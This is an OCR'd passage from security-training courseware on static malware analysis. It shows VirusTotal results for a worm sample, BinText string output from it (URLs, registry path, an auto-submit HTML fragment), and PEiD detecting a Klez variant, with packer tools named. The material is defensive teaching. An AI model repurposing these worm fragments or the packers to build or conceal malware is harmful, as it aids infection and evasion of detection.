
VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.



9fd30bda0edf3b10b326703303fa15995a688d200582822ef49422ebac87b7f7

57 / 71

57 engines detected this file

9fd30bda0edf3b10b326703303fa15995a688d200582822ef49422ebac87b7f7
wikiworm.exe
peexe

4 KB
Size

2019-05-26 00:00:43 UTC
1 month ago

Acronis	Suspicious	Ad-Aware	Generic.Malware.dld!!.6490323D
AegisLab	Trojan.Win32.Agent.4!c	Alibaba	Trojan:Win32/Agent.200143d6
ALYac	Trojan.Downloader.Small	Antiy-AVL	Trojan/Win32.Agent
Arcabit	Generic.Malware.dld!!.D6308D3D	Avast	Win32:Agent-AYV [Trj]
AVG	Win32:Agent-AYV [Trj]	Avira (no cloud)	TR/Crypt.XPACK.Gen
BitDefender	Generic.Malware.dld!!.6490323D	CAT-QuickHeal	Trojan.Agent
ClamAV	Win.Trojan.Wicket-1	CMC	Generic.Win32.f68872773a!MD
Comodo	Malware@#1m7rsf9qb7liq	CrowdStrike Falcon	Win/malicious_confidence_100% (W)

Figure 7.69: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file


  Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, thus providing useful information for each item



File to scan: C:\Users\Test\Desktop\wikiworm.exe

☑ Advanced view

Time taken : 0.000 secs   Text size: 747 bytes (0.73K)

```
File pos          Mem pos           ID   Text
A 00000000004D    00000040004D      0    !This program cannot be run in DOS mode.
A 000000000178    000000400178      0    .data
A 0000000001A0    0000004001A0      0    .text
A 0000000001C8    0000004001C8      0    .idata
A 000000000208    000000401008      0    http://en.wikipedia.org/wiki/Special:Random
A 000000000234    000000401034      0    downloaded.html
A 00000000025C    00000040105C      0    http://en.wikipedia.org/w/index.php?title=&action=
A 0000000002D2    0000004010D2      0    <body ONLOAD="window.setTimeout('document.e
A 000000000322    000000401122      0    method="post" action="
A 000000000340    000000401140      0    SOFTWARE\Microsoft\Windows\CurrentVersion
A 00000000036A    00000040116A      0    ProgramFilesDir
A 0000000003AF    0000004011AF      0    \Internet Explorer\iexplore.exe" "
A 000000000607    000000402007      0    Artwork by Second Part To Hell/rRlf
```

Ready   AN: 40   UN: 0   RS: 0

https://www.aldeid.com

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.


Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.



File to scan: C:\Users\Test\Desktop\wikiworm.exe

☑ Advanced view

Time taken : 0.000 secs   Text size: 747 bytes (0.73K)


File pos	Mem pos	ID	Text
00000000004D	00000040004D	0	!This program cannot be run in DOS mode.
000000000178	000000400178	0	.data
0000000001A0	0000004001A0	0	.text
0000000001C8	0000004001C8	0	.idata
000000000208	000000401008	0	http://en.wikipedia.org/wiki/Special:Random
000000000234	000000401034	0	downloaded.html
00000000025C	00000040105C	0	http://en.wikipedia.org/w/index.php?title=&action=
0000000002D2	0000004010D2	0	<body ONLOAD="window.setTimeout('document.e
000000000322	000000401122	0	method="post" action="
000000000340	000000401140	0	SOFTWARE\Microsoft\Windows\CurrentVersion
00000000036A	00000040116A	0	ProgramFilesDir
0000000003AF	0000004011AF	0	\Internet Explorer\iexplore.exe" "
000000000607	000000402007	0	Artwork by Second Part To Hell/rRlf

Ready   AN: 40   UN: 0   RS: 0

Figure 7.70: Screenshot of BinText

Some additional string searching tools are as follows:

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)



Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**

PEiD v0.95

File: E:\CEH-Tools\CEHv 11 Module 07 Malware Threats\Viruses\Klez Virus L

Entrypoint: 00008458

File Offset: 00008458

Linker Info: 6.0

EP Section: .text

First Bytes: 55,8B,EC,6A

Subsystem: Win32 GUI

WARNING -> VIRUS -> I-Worm KLEZ [Overlay]

☑ Stay on top

https://www.aldeid.com

Identifying Packing/Obfuscation Methods

